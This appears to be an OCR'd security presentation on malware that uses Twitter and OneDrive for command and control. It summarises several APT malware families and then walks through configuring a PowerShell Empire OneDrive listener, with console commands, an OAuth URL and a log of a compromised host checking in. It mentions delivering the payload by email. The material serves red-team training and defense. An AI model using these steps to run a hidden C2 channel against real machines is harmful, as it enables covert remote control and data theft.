
When Bots Use Social Media for Command and Control

C2 CHANNEL - TWITTER





MINIDUKE	
First known activity	• Loader July 2010 • Backdoor May 2011
Most recent known activity	• Loader: Spring 2015 • Backdoor: Summer 2014
Other names	N/A
C&C communication methods	HTTP (S), Twitter
Known toolset components	◊ Downloader ◊ Backdoor ◊ Loader

Twitter as C2 used by APT




COZYDUKE	
First known activity	January 2010
Most recent known activity:	Spring 2015
Other names	CozyBear, CozyCar, Cozer, EuroAPT
C&C communication methods	HTTP (S), Twitter (backup)
Known toolset components	◊ Dropper ◊ Modular backdoor ◊ Multiple persistence components ◊ Information gathering module ◊ Screenshot module ◊ Password stealing module ◊ Password hash stealing module





ONIONDUKE	
First known activity	February 2013
Most recent known activity	Spring 2015
Other names	N/A
C&C communication methods	HTTP (S), Twitter (backup)
Known toolset components	◊ Dropper ◊ Loader ◊ Multiple modular core components ◊ Information stealer ◊ Distributed Denial of Service (DDoS) module ◊ Password stealing module ◊ Information gathering module ◊ Social network spamming module




HAMMERDUKE	
First known activity	January 2015
Most recent known activity	Summer 2015
Other names	HAMMERTOSS, Netduke
C&C communication methods	HTTP (S), Twitter
Known toolset components	◊ Backdoor

C2 CHANNEL - ONEDRIVE


GADOLINIUM

- Nation-state activity group that has been compromising targets for nearly a decade with a worldwide focus on the maritime and health industries
- Rracks the tools and techniques of security practitioners looking for new techniques they can use or modify to create new exploit methods.



Interestingly, the malware had code compiled in a manner that doesn't seem to be used in the attacks we saw. In addition to the Outlook Tasks API method described above, the extra code contains two other ways of using Office365 as C2, via either the Outlook Contacts API (get and add contacts) or the OneDrive API (list directory, get and add a file).


https://www.microsoft.com/security/blog/2020/09/24/gadolinium-detecting-empires-cloud/


2020
PHISHING
Malicious PowerPoint file
(20200423-sitrep-92-covid-19.ppt)
+ doc1.dotm dropper
Extract and run modified opensource PowershellEmpire toolkit
MALICIOUS CODE
Payload 1: turns off TypeCheck
MALICIOUS CODE
Payload 2: .NET binary, decrypt + runs .png file
PowerShellEmpire in .png file uses Graph API to load additional modules
PowerShell commands
BACKDOOR OR CONTROL CHANNEL
Uses attacker's OneDrive to send commands and receive results
Command & control module allows range of follow-on actions
REMOTE ACCESS / REMOTE CONTROL
ELEVATION OF PRIVILEGE
MOVE LATERALLY
WEB APP ATTACK

C2 CHANNEL - ONEDRIVE

- We are going to make the cloud-based file sharing service a middle-man to set-up the communication playground between the target server and the Empire C2

- Assuming that the Empire C2 is properly installed and configured, we will be using MS OneDrive for the cloud base file sharing C2



Stager executes and connects to the Dropbox / OneDrive Server

Target

Communication between the target and the Dropbox / OneDrive server is **Encrypted by default**

Becomes the **middle-man** between the **C2** and the **Taget**.

DropBox / OneDrive Server

Firewall **allows** Dropbox / OneDrive server for many organizations

Empire C2 manages the connection to the Dropbox / OneDrive server through **APIs**


Empire C2

We connect to the Empire C2 to manage the connections

Red Teamer

CREATING C2 CHANNEL - ONEDRIVE

1. Create an application and register
2. Setup Microsoft account permissions
3. Obtain the AuthCode
4. Run the listener



* Name

The user-facing display name for this application (this can be changed later).

agentslistener ✓

Supported account types

Who can use this application or access this API?


○ Accounts in any organizational directory (Any Azure AD directory - Multitenant)
● Accounts in any organizational directory (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)
○ Personal Microsoft accounts only

Help me choose...


Redirect URI (optional)

We'll return the authentication response to this URI after successfully authenticating the user. Providing this now is optional and it can be changed later, but a value is required for most authentication scenarios.

Web | https://login.live.com/oauth20_desktop.srf ✓



```
(Empire) > uselistener onedrive
(Empire: listeners/onedrive) > set ClientID [redacted]
(Empire: listeners/onedrive) > set ClientSec[redacted]
[redacted]
(Empire: listeners/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=8b48e4d3-4917-4de9-8fd9-
79a801350e0b&response_type=code&redirect_uri=https%3A%2F%2Flogin.live.com%2Foauth20_desktop.srf&scope=files.readwrite+offline
_access" and try starting the listener again.
(Empire: listeners/onedrive) > 
[0] 0:python3*Z 1:bash-                                                                    "kali" 18:19 30-Sep-20
```




Azure
Terms of Use | Microsoft Docs
https://login.live.com/oauth20_d

https://login.live.com/oauth20_desktop.srf?code=[redacted]fb-ceb0-07ff-2027-462[redacted]=1033

https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/

CREATING C2 CHANNEL - ONEDRIVE

- Attacker leverages OneDrive as medium to store results from the C2 channel



Complete your OneDrive mission:
Upload your first file

Upload your files and photos to OneDrive so you can get to them from any device. Select Upload near the top of the page, or just drag and drop your files.

attackerguidem2020@outl...
attackerguidem2020@outlook.c...


- Once Agent has been created delivering the payload through email would be trivial.

https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/

C2 CHANNEL – ONE DRIVE OPERATIONS

- Payload executed on user machine

- Compromised machine connects through OneDrive C2channel



```
127.0.0.1 - - [30/Sep/2020 19:00:05] "GET /api/listeners?toke
127.0.0.1 - - [30/Sep/2020 19:00:06] "GET /api/listeners/type
-
127.0.0.1 - - [30/Sep/2020 19:00:11] "GET /api/listeners/opti
P/1.1" 200 -
127.0.0.1 - - [30/Sep/2020 19:00:17] "GET /api/listeners?toke
127.0.0.1 - - [30/Sep/2020 19:00:19] "GET /api/listeners/type
-
127.0.0.1 - - [30/Sep/2020 19:00:28] "GET /api/stagers?token=
127.0.0.1 - - [30/Sep/2020 19:00:28] "GET /api/listeners?toke
set AuthCode M.R3_BL2.2ebc4fa0-a9b4-b22b-eset ClientSecret lD
1:10] "GET /api/listeners?token=rhke8pz5k1fiykcaqsc24xfbeigw3
127.0.0.1 - - [30/Sep/2020 19:01:11] "GET /api/agents?token=r
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) > listeners

[*] Active listeners:

  Name              Module          Host
  ----              ------          ----
  onedrive          onedrive

(Empire: listeners) > agents
[!] No agents currently registered
(Empire: agents) > [*] New agent MLPCK3W2 checked in
[+] Initial agent MLPCK3W2 from 0.0.0.0 now active (Slack)
127.0.0.1 - - [30/Sep/2020 19:05:10] "GET /api/modules?token=
127.0.0.1 - - [30/Sep/2020 19:05:10] "GET /api/agents?token=r

[0] 0:python3*Z 1:bash-                          "kali" 19:05 30-Sep-20
```

Agents

Name	Check-in Time	Hostname	Process	Language	Username	Working Hours	Actions
MLPCK3W2	a minute ago	WIN10	powershell	powershell	WIN10\vagrant		

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
